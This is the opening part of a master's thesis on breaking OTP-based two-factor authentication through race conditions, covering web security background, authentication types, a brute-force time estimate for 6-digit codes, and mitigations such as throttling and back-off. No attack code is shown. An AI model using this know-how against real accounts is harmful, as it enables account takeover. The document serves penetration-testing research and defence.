Politecnico
di Torino

POLITECNICO DI TORINO

Master's Degree in Computer Engineering
Academic Year: 2023-2024
Degree's Session: October 2024

Exploiting Race Conditions to break the OTP Authentication Mechanism in Web Applications

Supervisors:

Prof. Danilo BAZZANELLA

Dr. Maurizio AGAZZINI

Candidate:

Federico REDAVID

Summary

In the modern age, web applications have become a critical part of everyone's life, granting access to the digital world to hundreds of millions of people at each second. This relevance required the implementation of authentication mechanisms to identify the user, both for efficiency and security. One of the most employed strategies in this field nowadays is the use of 2-Factor Authentication (2FA) and, in particular, the adoption of One-Time Passwords (OTPs). Authentication mechanisms, however, have to be thoroughly developed, as they are one of the most interesting—and thus attacked—points on the application's surface.

In this thesis, developed with the help of the security experts at HN Security, we will test the safety of the OTP-based authentication mechanisms by exploiting the often neglected web application's vulnerability class known as Race Conditions. Starting from the latest discoveries on the subject, we created a distributed infrastructure on the AWS Cloud that allowed advanced testing of the OTP-based procedures widely adopted by the majority of web applications these days. The results of the testing phase provided concrete evidence of our approach's correctness, leading us to conclusions regarding the state of modern web application security and suggestions for the implementation of the safety measures of the future.

Acknowledgements

Dedicated to my friends and family,
for we all need someone to help us
face the everyday little problems.

Table of Contents

List of Tables vii

List of Figures viii

Listings x

Acronyms xi

1 Introduction 1
1.1 The rise of Web Applications 1
1.2 A closer look to Web Applications Security 2

2 Authentication and the MFA mechanism 6
2.1 The Authentication process 6
2.2 OTPs: are they really secure? 9
2.3 Passwordless Authentication 14

3 An Overlooked Vulnerability: Race Conditions 18
3.1 Race conditions and multithreading 18
3.2 The recent discoveries on the subject 22
3.3 Attacking the OTP through a Race Condition 26

4 Building the Attack 31
4.1 A distributed, multi-server approach 31
4.2 Using Cloud resources for our infrastructure 37
4.3 Solving the Timing Problem 47

5 Extending the Attack's Request Capacity 49
5.1 Overcoming the Single-Packet Attack limitations 49
5.2 First-Sequence Sync: an Overview 53
5.3 Implementation and Tuning for the OTP Use Case 56

6 Testing out the Attack 63
6.1 Benchmarking the number of concurrent requests 63
6.2 Pin Bypass on a web server 68

7 Mitigations to the Race Problem 71
7.1 Avoiding local Race Conditions 71
7.2 Avoiding Race Conditions in Distributed Environments 74

8 Future Works 78
8.1 Process Automation 78
8.2 Integration on an existing tool 78

9 Conclusions 80

Bibliography 81

List of Tables

3.1 Timing results of last-byte sync and SPA confrontation 25
3.2 Consequences of account takeover in 2021 and 2023. 27

5.1 Max concurrent streams for popular servers. 56
5.2 Benchmark timing results 62

6.1 First test timing results 67

List of Figures

1.1 Overview of cybersecurity incidents in 2021 by Positive Technologies [2] . . . 3
1.2 Evolution of the OWASP Top 10 in recent years [4] . . . 4

2.1 Form-based Authentication [6] . . . 7
2.2 An authentication process with the Auth0 service. [7] . . . 8
2.3 2FA adds a second step, but it is not bulletproof. [9] . . . 10
2.4 API Throttling. [11] . . . 13
2.5 The attacker is locked out for a period using a back-off. [12] . . . 13
2.6 Passwordless and Device Authentication. [14] . . . 14
2.7 A detailed look to how FIDO works. [16] . . . 16

3.1 A visual representation of the example: the two checks arrive at the same time, bypassing the security check. [24] . . . 20
3.2 The coupon's example: the concurrent requests both pass the check, allowing for a greater discount from the same code. [25] . . . 21
3.3 A multi-step sequence: the user is an admin for a few seconds, giving the possibility for unauthorized admin access. [29] . . . 23
3.4 A representation of the timeless timing attack. [29] . . . 23
3.5 A closer look to the SPA: the last TCP packet contains the last bytes of every previous request. [29] . . . 24
3.6 A scheme to visualize how GitLab verifies an email address through the use of a token. [29] . . . 25
3.7 The increase of account takeover victims between the U.S. population. [33] . . . 27
3.8 A brute-force attack on usernames: in the payload column we see all the attempted values. The 200 status code means we found a match. 28
3.9 The script of the AWS Cognito attack: the code is evaluated and inserted in the "code" parameter. *"engine.openGate"* allows to send the last bytes. [35] . . . 29

4.1 A high-level scheme of a distributed computing system. [40] 32
4.2 Closer view of a distributed environment and its components.[41] . 33
4.3 The typical model for a distributed computing environment. [42] . . 34
4.4 A public cloud infrastructure. [43] 35
4.5 An example of grid computing. [44] 35
4.6 How Terraform interacts with the service provider. [45] 37
4.7 Terraform workflow. [45] 38
4.8 Apache server running after the apply command. [46] 46

5.1 A visual representation of the MSS. [50] 50
5.2 Client and server announce their respective MSS. 51
5.3 Packet reordering. [54] 52
5.4 The limit of 1500 bytes visually explained. [55] 54
5.5 The First Sequence Sync in its various phases. [55] 55

6.1 Results of the PIN bypass test. Even with less requests, the attacker was still able to find the PIN. 70

7.1 An example of mutex in action 72
7.2 Scheme of a monitor primitive 74
7.3 Example of locking with lease and fence token. [56] 76

Listings

3.1 race.py . . . 24
4.1 provider.tf . . . 39
4.2 variable.tf (1) . . . 39
4.3 variable.tf (2) . . . 40
4.4 main.tf (network resources) . . . 41
4.5 main.tf (network configuration)(1) . . . 41
4.6 main.tf (network configuration)(2) . . . 42
4.7 main.tf (instances) . . . 44
4.8 user_data.sh . . . 45
4.9 output.tf . . . 45
4.10 user_data.sh (2) . . . 47
5.1 rc-benchmark-client.py(1) . . . 57
5.2 rc-benchmark-client.py(2) . . . 57
5.3 rc-benchmark-client.py(3) . . . 58
5.4 rc-benchmark-client.py(4) . . . 59
5.5 rc-benchmark-client.py(5) . . . 60
5.6 rc-benchmark-client.py(6) . . . 61
6.1 Web Server Terraform Settings . . . 63
6.2 Web Server shell script . . . 64
6.3 Client Terraform modifications . . . 65
6.4 Client-side commands . . . 66
6.5 Pin bypass Server setup . . . 68
6.6 Client-side commands . . . 69
7.1 managing semaphores in C# . . . 73
7.2 A database lock . . . 76

Acronyms

2FA
: 2-Factor Authentication

MFA
: Multi-Factor Authentication

OTP
: One-Time Password

API
: Application Programming Interface

DDos
: Distributed Denial-of-Service

SPA
: Singe Packet Attack

ATO
: Account Takeover

TCP
: Transmission Control Protocol

Chapter 1

Introduction

Before going into the details of this thesis, we must first understand what a web application is and why its security is such a crucial concept nowadays.

1.1 The rise of Web Applications

When analyzing the current landscape in the digital world, we realize that the majority of the online services are offered via web applications. The *Britannica Encyclopedia* gives a very straightforward definition of what a web app is:
*"*Web application*, computer program stored on a remote server and run by its users via a Web browser."*[1]

In general, we can say that a web application is a **software program** accessible over the internet through a **web browser** like Google Chrome or Firefox. It is typically divided into two parts: the part the user interacts with, called the **front-end**, and the one that runs on the server and is responsible for processing data and answering client requests, known as the **back-end**. The latter may also be implemented as a **web server**, designed to interact with the client via the HTTP protocol. An application may employ **APIs** to manage the interactions between its different components, like the client-server communication or the data exchange with third-party services.

Unlike a *website*, the content of a web application is generated on the fly and tailored to each specific user. Moreover, they are highly interactive, as they rely on a constant two-way flow of information between the server and browser, also providing the user with a set of specific functionalities similar to traditional desktop applications. To better understand their importance, think of someone buying the latest article on Amazon's marketplace, or a user watching a movie on Netflix,

or common situations like scrolling the posts on Facebook, listening to music on Spotify, or reading your emails on Gmail. All of these are nothing more than everyday interactions between users and web applications.

That being said, what is the reason behind their recent success?
Web applications provide in fact many advantages:

- They are accessible on any device that has a web browser, regardless of its operating system. This is crucial for businesses that need to reach a wide range of customers.
- They are simple to maintain and update. In particular, updates can be implemented on the web server once and rolled out to all users simultaneously.
- The technologies and languages used for web applications are relatively simple. A wide range of platforms, tools, open source code, and other resources are available to facilitate the development process.
- Web interfaces use standard navigational and input controls that are immediately familiar to users, avoiding the need to learn how each individual application functions.
- Unlike traditional desktop applications, they offer a high level of scalability, as they can be easily scaled up or down through the use of cloud resources.

With more and more service providers adopting web applications as their primary product, soon the only client software that most computer users will need is a web browser. As they become more prominent in our lives however, we need to develop simultaneously a stronger, more widespread security awareness: the importance of the actions that web applications are designed to perform may require the handling of highly sensitive data. Think of a web application that allows users to perform a bank transaction online; in this scenario, the relevance of web security becomes evident. Nowadays, an attacker who compromises a web application may be able to steal personal information, carry out financial fraud, and perform malicious actions against other users.

The relevance of web applications today and in the years to come makes them the ideal target for this thesis's security analysis.

1.2 A closer look to Web Applications Security

Web applications have changed the way people interact with software, offering an accessible, cross-platform solution that meets a wide range of users and companies'

interests. They have quickly become an integral part of online businesses, and everyday they are employed to carry out critical operations or are trusted to store and manage a great deal of sensitive information. Like any other software, however, they have defects, or **vulnerabilities**; these become the main targets of online attackers who intend to illegally exploit them for their own personal gain. The number of cybercrimes has only grown with each passing year, fueled by the evolution of web applications' complexity, which brings not only new possibilities for users and developers but also expands the attack surface that a malicious user can exploit.

Victim categories

	Pre-industry classification of cyberincidents by motive, method, target and victim categories	Government	Finance	Manufacturing and industry	Healthcare	Services	IT	Science and education	Telecom	Individuals	Other	Multiple industries
	Attacks, total	**322**	**113**	**209**	**227**	**103**	**150**	**177**	**94**	**349**	**420**	**254**
Targets	Computers, servers, and network equipment	248	71	183	192	89	134	144	86	130	284	202
	Web resources	75	27	10	15	14	16	20	23	19	114	28
	People	165	68	116	154	61	50	108	34	308	164	109
	Mobile devices	3		1						84	2	5
	IoT						2			3		9
	Other		2	2			2	4	1		28	7
Method	Malware use	199	51	160	147	71	89	116	66	201	223	177
	Social engineering	165	68	116	154	61	50	108	34	308	164	109
	Credential compromise	10	3	10	5	3	4	8	2	12	23	12
	Hacking	85	17	78	56	29	81	43	19	23	136	113
	Web attacks	51	8	5	10	13	7	16	18	7	80	21
	Other	20	21	2	1	1	10	2	13	4	31	20
Motive	Financial profit	131	41	107	129	60	60	95	39	95	196	79
	Access to data	194	70	138	154	71	95	87	55	268	274	144
	Hacktivism	37	19	12	3	6	20	27	6	18	39	11
	Unknown	13	6	4	12	2	3	4	2	8	10	10
	Cyberwar	8		3	5		5	1		5	11	1
	Use of company resources to conduct attacks	2		8		7	14	5	1	5	6	45

© Positive Technologies

Figure 1.1: Overview of cybersecurity incidents in 2021 by Positive Technologies [2]

In this scenario, the need to protect web applications and their services from possible attacks started to become more urgent, forcing companies to invest funds and conduct researches in the **web application security** field [3]. Web app security is a very broad discipline that ultimately aims to resolve the possible harmful defects of a web application and to shield it from incoming threats. This objective

can be achieved in various ways, from leveraging coherent and safe development practices to performing regular and detailed testing of the software in production.

Ideally, security should be integrated in a web application right from its design, but this is not always the case. **Secure coding** best practices, however, highly reduce the chances of having a critical vulnerability in your app, and should thus be always considered the first line of defense against a possible attack. The easiest and safest way for developers to implement a secure web application is then to follow the **OWASP** guidelines. The OWASP (Open Web Application Security Project) is an online no-profit foundation which produces articles, methodologies, documentation, tools, and technologies which are dedicated to raising the awareness of organizations on the possible risks faced by web applications. One of their most famous projects is the OWASP **Top 10**; created in 2003 and regularly updated, it lists the 10 most dangerous vulnerabilities an application in production may encounter, describing related attack scenarios and guidelines to prevent them. Having an open-source project like OWASP, which is shared worldwide, allows for a more objective view of web applications issues, that are documented, cataloged and provided to developers so that they can better integrate security in their programs.




Figure 1.2: Evolution of the OWASP Top 10 in recent years [4]

By following these guidelines, developers are able to correctly adopt safety measures that protect their applications: they can design a secure access control mechanism, in order to identify and manage the authorizations of each user entering their system; they can employ the latest cryptographic best practices in order to raise the level of security in the application; they might also develop an efficient error and logging mechanisms, making the detection and defense against eventual pitfalls much easier. Adhering to the best practices ultimately leads an organization to develop a "secure software development life cycle" (**SSDLC**), which indicates building and managing an application with security in mind right from the its initial conception stages. In a similar scenario, developers may also adopt other techniques like **threat modelling**, which is used to identify possible threats to a system in order to better design effective countermeasures, and periodic **code reviews** to check that the web application's implementation is always up to date.

Web app security, however, should not only be designed, but also periodically tested. **Web application testing** is an important process that helps check the program's actual behavior, identifying eventual security vulnerabilities hidden in the application's logic. This process can be performed both manually and through many different automatic tools, whether they are designed to analyze the source code or to test the application for runtime security weaknesses. In general web application testing can be divided into three categories based on the amount of information available to the person or the tool that is performing the task: it can be **white box**, when the testing system has full internal access to the application; **grey box**, when the internal information of the web app to test is only partially available; **black box**, when the testing system has to behave like a real attacker, lacking any information about the system under testing.

One particular testing technique adopted for web application security, is **penetration testing**. For the NIST, the National Institute of Standards and Technology, penetration testing is:
"A method of testing where testers target individual binary components or the application as a whole to determine whether [...] vulnerabilities can be exploited to compromise the application, its data, or its environment resources." [5]

Penetration testing is a testing technique which is mainly black box and, as stated in the definition above, aims to find **exploitable** vulnerabilities, which means software defects that can actually lead to a breach of the web application. This technique requires a great deal of experience and skills, thus is typically carried out manually from security experts that will behave as attackers and try to find vulnerabilities to exploit in the system. Penetration testing is crucial to evaluate the security of a web application; though other techniques are capable to find software vulnerabilities, penetration testing is the best way to visualize how a system will react when under attack.

For the above reason, this thesis will be heavily focusing on penetration testing and will adopt its approach when carrying out analysis of web application systems and their mechanisms. The ultimate goal of this work is to present a technique that can expand a pentester's possibilities when performing the test of an application, hoping this will benefit all the security experts across the globe.

Chapter 2

Authentication and the MFA mechanism

Now that we understand what web applications are, it is time to look in depth at some of their defense mechanisms—and in particular at those we plan to bypass.

2.1 The Authentication process

Web applications typically handle user access through the adoption of three main security mechanisms: **authentication**, **session management**, and **access control**. These three elements are interconnected; if one of them fails, it can compromise the whole application behavior.

In particular, authentication is the simplest and most basic block of the application's defense against malicious intruders: it is the process of **verifying** that the user accessing the web application **is**—in fact—**who he claims to be**. This process differs from **authorization**: while the first identifies the user, the latter determines what they are allowed to do *once authenticated*. For example, a user may be authenticated but not authorized to use certain functionalities. As we can imagine, a failure in authentication can cause a chain of failures in the whole access management process.

The first step in authenticating a user is to have them provide their credentials; credentials may come in various forms: hardware tokens, certificates; the most common, however, are username and password. In general, developers have at their disposal a wide variety of technologies that can help them authenticating a user entering in their systems:

- **Form-based Authentication**: the most common strategy in web applications. It uses an HTML form to collect the username and password, which are then submitted to the server in clear.




Figure 2.1: Form-based Authentication [6]

- **Multi-stage Authentication**: on security-critical applications the authentication process has been expanded on different stages that typically require the user to provide additional credentials to access the system. As explained later, combining different types of credentials can enhance the security of the whole access control mechanism.

- **Certificate Authentication**: either a client or a mutual authentication is implemented, and the outcome is based on the validity of the certificate the peers are able to provide.

- **HTTP Basic Authentication**: simplest form of authentication. Credentials are encoded in base-64 and sent in clear over the channel.

- **HTTP Digest Authentication**: more sophisticated than the Basic one. Allows the client to send his credentials together with an MD5 keyed digest of username, password and other sensitive data. It also uses a nonce to avoid replay attacks.

- **Kerberos Authentication**: Kerberos is an authentication protocol that uses cryptographic tickets to avoid transmitting plaintext passwords. Client services obtain tickets and present them as their network credentials to gain access to services.

- **Authentication Services**: web applications may from time to time decide to entrust user's authentication to third-party providers, who will use their services to safely identify the user for them.




Figure 2.2: An authentication process with the Auth0 service. [7]

Because of their importance, authentication mechanisms are usually very much targeted in web applications. In fact, it is not so uncommon to find defects in these functionalities, both in design or implementation, allowing attackers to guess usernames or passwords or bypass the defense altogether, giving unauthorized access to sensitive data and functionalities. To avoid such cases, security-critical applications, like online banking, have expanded the authentication mechanism in a multi-step procedure where the user must submit additional credentials at each level, such as a PIN or a secret code. This strategy is called **Multi-Factor Authentication** (**MFA**) and is usually found in two steps (**Two-Factor Authentication**, or **2FA**).

When authenticating a user, we can employ three types of factors: something the user **knows**, like a username and a password; something the user **has**, like a mobile phone number or an email; and something the user **is**, like an inherence factor (face recognition or fingerprint). In 2FA, we authenticate the user by employing two out of these three categories. The classic example of 2FA nowadays is having the standard username-password authentication plus an additional step where the user has to provide a unique secure code, also called **OTP**.

An OTP, or One-Time Password, is an automatically generated numeric or alphanumeric string of characters that authenticates a user for a *single* transaction. They are typically generated by the backend using a set of random or pseudo-random cryptographic functions; sometimes they may also be generated through hardware solutions like security tokens, smart cards, etc. The main types of OTPs found nowadays are:

- **TOTP**: this category of OTP is time-based. The current time and a shared secret key are used to generate the secret code. Typically it has a 30-60 second validity, after which a new OTP has to be generated.
- **HOTP**: this type is HMAC-based. In fact, it uses a counter that passes through an hash algorithm and is incremented at each OTP generated. Unlike before, the HOTPs are valid until they are used once; only then is the counter incremented.

OTPs are mostly sent to the user via SMS messages, connecting the user account with his phone number. Another solution, however, is to have the secret code passed to the user in a phone call, avoiding any storage of the password. Recently, given that SMS do not give anymore the proper security for the OTP exchange, web applications are designed to send the secret code via push notifications that could or could not be received by a dedicated app. We can find examples of OTP usage all around us: for activating banking payments or confirming high-value transactions, for dealing with password loss, for accessing government services, recognizing unfamiliar devices, or restricting access to personal information.

OTPs give the authentication mechanism an additional layer of security, providing a second factor of authentication and avoiding replay attacks. A malicious user could, however, still employ techniques like phishing or SIM swap in order to steal the one-time password. That is why new approaches to MFA are continuously designed and tested. Modern trends consist of "device-less" MFA, with browser tokens used to create the OTP instantly with the only intervention of the web browser itself. Another new approach is to employ biometric authentication that uses facial or fingertips recognition to enhance the mechanism. Lastly, the world is rapidly approaching the so-called *password-less authentication*; this strategy is aimed at eliminating traditional passwords in favor of biometric authentication and cryptographic functions that create secure keys for specific devices.

In the meantime, however, OTPs are the main solution to strengthen the authentication process, and this makes them a very interesting target: if the OTP mechanism is broken, the security of a web application would be highly compromised.

2.2 OTPs: are they really secure?

Two-Factor authentication is full of myths and misconceptions [8]. The simple fact of adding a second factor to the authentication process is in fact not enough to deem a system as inherently more secure than one that has only a password-based

method to manage user access. Why?

Firstly, it is common to divide authentication factors into categories like "possession", "knowledge", and "inheritance", but this division is not really useful. As far as the common methods are concerned, they can all be included in the "possession" category: possession of the password; possession of the mobile device; even fingertips can be considered something that the user "possesses". A more useful approach is to consider the use of each factor based only on their peculiar features:

- Passwords are stored in memory, often reused, sometimes not complex enough.
- Hardware tokens are portable, not hard to lose, and almost impossible to back up;
- Email or SMS code should pass through secure providers, but most of the time this is not the case, which can lead to security threats.

Adding a second factor to your authentication surely adds to the system complexity but also brings some side effects that should be understood. Of course, an additional factor does slow down the process of authenticating a user, but we should consider that it does not protect from malware or viruses. If an attacker infects a computer with a malware, he can just wait until the user provides a valid OTP, so 2FA only slows him down for a while. A similar situation happens if the hacker has access to your email, being then able to change your password indiscriminately.
Another issue is that using only six digits for an OTP is a grave security implementation mistake. In fact, by using a code of only 6 digits, we are vulnerable to brute-force attacks, and we cannot prevent them except by locking the attacked account, creating issues with the legitimate users. Using a time-based OTP that expires after a certain time does not solve the issue at all—as we will see later. To sum it up, there's no scenario in which a simple password + 2FA is safer than a very secure password.

Figure 2.3: 2FA adds a second step, but it is not bulletproof. [9]

Now, consider OTPs. What is not really understood by web developers is that adding this measure to protect an account provides safety only if tied to a proper **throttling/locking** strategy. Without that, a TOTP like the one provided from Google Authenticator can be brute-forced by an attacker in three days, and in some cases, even before that.

Imagine a scenario in which an attacker has found the username and password of a victim and was able to successfully pass the first stage of authentication. Now, he will have to provide an OTP to have complete access to the victim's account. Since he does not have control over the user's device or on the authenticator, the only thing he can do is guess the right code. If we think of a Google Authenticator code, that is made by 6 digits—so 1.000.000 possible combinations—and has a 30 second timeout. Let us assume that the attacker can perform 10 requests per second. The probability of finding the right OTP will be: `(30 x 10)/1000000 = 0.0003 = 0.03%`.
Although this does look like a very low probability of success, it is based on wrong assumptions by the defender.

First of all, as stated in this blog post [10], the attacker does not need to have the 100% probability of success; he just needs to have a good chance. Moreover, after the timeout of the first OTP expires, an attacker can just try the next one. Though this does prevent him from trying *every* possible combination, it still does not take away from him the possibility of having a good chance at success. Focusing on the math, the probability is:

$$ProbabilityOfSuccess = 1 - ProbabilityOfFailure$$

In this situation, all it takes is to find one successful combination in order to have an overall success; meanwhile, in order to have a failure, we need to fail at every try. This means that the probability of overall failure is equal to the possibility of failing at the first try times the possibility of failing at the second try... and so on for every single iteration. At the end, we have:

$$ProbabilityOfFailure = ProbFailingOnce^{NumOfAttempts}$$

Working on this last equation, we can say something more on the two terms on the right-hand side. In particular, we know that, since there's only one valid code among all the possibilities, and since the number of attempts is related to the requests the attacker can make in that time, the following is true:

$$ProbFailingOnce = 1 - \frac{1}{NumberOfPossibilities}$$

$$NumOfAttempts = ReqPerSeconds \times TimeInSeconds$$

Putting all of this together, we can derive the time in seconds as:

$$\boldsymbol{TimeInSeconds} = \frac{\ln{(1 - \boldsymbol{ProbabilityOfSuccess})}}{\ln{(1 - \frac{1}{\boldsymbol{NumberOfPossibilities}})} \times \boldsymbol{ReqPerSeconds}}$$

Now, with this equation, it is possible to discover how long it would take for an attacker to break an OTP of 6 digits. Let's assume that, as we said, the hacker does not want the 100% probability of success but just settles for a good chance —assume 90%. Knowing that the number of possibilities with 6 digits is 1000000 codes, and imagining that the attacker can make 10 requests each second, we obtain that:

$$\boldsymbol{TimeInSeconds} = \frac{\ln{(1 - 0.9)}}{\ln{(1 - \frac{1}{1000000})} \times 10}$$

$$\boldsymbol{TimeInSeconds} = \frac{\ln{(0.1)}}{\ln{(0.999999)} \times 10} = \frac{-2.30258}{(-1 \times 10^{-6}) \times 10} = 230258$$

$$\textbf{230258 seconds} = \textbf{3037.63 minutes} = \textbf{63.9606 hours} = \textbf{2.67 days}$$

The above result shows that a persistent attacker can break an OTP in less than three days; though this looks unpractical for hacking a normal user, it becomes more interesting when the breach leads an attacker to obtain crucial data or functionalities. Note also that the timeout does not appear in the formula; the timeout may give a change in usability but does not provide any benefit security-wise, as does not change the fact that the attacker has the same chance when guessing randomly a single code. The time for a brute-force may reduce if instead of a high success chance (90%) the attacker settles down for even odds (50%). Then, how can this attack be prevented?

The first mitigation that should be in place is **request throttling** or, better yet, client **rate-limiting**. Their aim is to control the rate at which client requests can be made to the network, the server, or any other resources, limiting the maximum number of possible requests in a specific time frame. When the limit is reached, the service may reject or delay other requests until the next window begins. These measures, however, have to be implemented in the right manner. They have to be enforced on a per-user basis and should not be tied to the IP address of the user, as we saw that an attacker can easily change it or rent multiple addresses to carry out the attack. Lastly, by using throttling, the system impacts the `ReqPerSeconds` value in the previous equation, lowering it and thus raising the time it takes to break an OTP. However, even if the time required reaches a month, it is still good enough for some attackers when the target is important enough.




Figure 2.4: API Throttling. [11]

The second technique that can be used is **account locking**. This is far more secure than throttling, but should be enforced only at the second stage of the authentication, or the system will be vulnerable to DOS. Moreover, by implementing this, the programmer has to develop also unlocking policies and mechanisms. A similar but more effective solution is to implement a **back-off** mechanism based on the number of failed attempts. An example is to have an exponential back-off that lock an account for 1, 2, 4, 8, 16,... seconds based on the number of wrong tries. The benefits of this technique are clear: it does not slow down legitimate users; it requires little memory storage, it is more effective than throttling but more user-friendly than account locking; does not need unlocking policies and expires automatically; can be used alongside some messages to warn the real user that he is being attacked.




Figure 2.5: The attacker is locked out for a period using a back-off. [12]

Lastly, increasing the token length does indeed help, raising the number of

possible combinations in the previously shown equation. Also, the programmer could add to the digits the use of the alphabetic characters, making it significantly harder for an attacker to find the right code in a feasible time.
All these solutions have to be taken into account when dealing with OTPs and security because of the critical role such codes have in modern systems. OTPs can be in fact seen as another type of password, and a password will always be inherently vulnerable. Is there another way then?

2.3 Passwordless Authentication

Passwordless authentication [13] is a modern authentication method that, instead of requiring a password from the user, asks them to enter another form of evidence, typically inherence factors or ownership ones. Passwordless authentication should not be confused with Multi-Factor Authentication: while MFA is used as an additional layer of security above a password-based system, passwordless solutions do not require a stored secret and instead focus on only one highly secure factor, making the process simpler and faster. Of course, MFA and passwordless authentication can be used together, along with SSO techniques, to enhance the user experience.

Figure 2.6: Passwordless and Device Authentication. [14]

Nowadays, after the pandemic, the business world has shifted towards a new hybrid situation, where the employees may work both in presence or remotely. With this change in dynamics, the modern workspace has to guarantee secure access from any place and device. The context has become so distributed, however, that the attack surface has expanded indefinitely, and sensitive data is available all over the place. Hackers have thus improved their arsenal and found fertile ground to hunt for vulnerabilities, with passwords that ultimately become a system's weakest link. In their daily lives, people interact with a huge number of different services

and have to memorize a crescent set of frequently changing passwords. Because of this, users tend to adopt simple passwords, reusing them or storing them unsafely. Wrongdoers may exploit these bad practices to mount cyberattacks aimed at obtaining sensitive data, like brute-force methods, keylogging, and phishing. Moreover, for many IT departments, password support and maintenance is the biggest expense.

The idea of a passwordless system had been teased since two decades ago, when technology leaders like Bill Gates and IBM pointed out the fact that passwords only led to security vulnerabilities. However, up to the 2000s, the costs of a transition towards a passwordless world were still too high. In 2013, however, the leading global technological institutions created the **Fast Identity Online** Alliance, or **FIDO**, whose objective is to promote new authentication paradigms. Together with the World Wide Web Consortium (**W3C**), in 2018 they developed the Fido2Project with the aim of planning a passwordless digital world where users can authenticate using just the unlock mechanisms of their devices (biometric authentication, PIN, fingerprint, etc.). Since in this scenario the user authentication is strictly related to the specific device he is using, these techniques are also categorized as **device authentication**. With the recent WebAuth standard, these techniques have been employed to develop new passwordless technologies like Windows Hello, Google Passkey, and many more [15].

When the user adopts a device authentication technique like FIDO to authenticate, there are typically two stages to follow. The first is the **registration** process; the user has to register with a system before his identity can be confirmed. The registration process can be summed up in a few steps:

- The user asks to be registered using FIDO, and the server will send to his device a registration request.
- Once the registration request is received, the user chooses a **method** of authentication, like facial recognition or fingerprints.
- The device generates a cryptographic key pair, sending the public key to the server for future verification and storing the private key on the device itself.

After the registration is completed, the user can access *that* system with the FIDO authentication. The **login** can be described as:

- When the user tries to log in, the server sends a challenge his way.
- The user unlocks the private key required to solve the challenge using the previously chosen method of authentication.
- The user solves the challenge and digitally signs the answer, sending it to the server, which will verify the signature.

- Upon success, the user is logged in.

Organizations and users can decide which authentication method, crucial to unlocking the private key, is more suitable for their need; available choices range from native solutions (for ex. Google Chrome), hardware or software tokens, biometrics, third-party providers, magic links via email, and many more.




Figure 2.7: A detailed look to how FIDO works. [16]

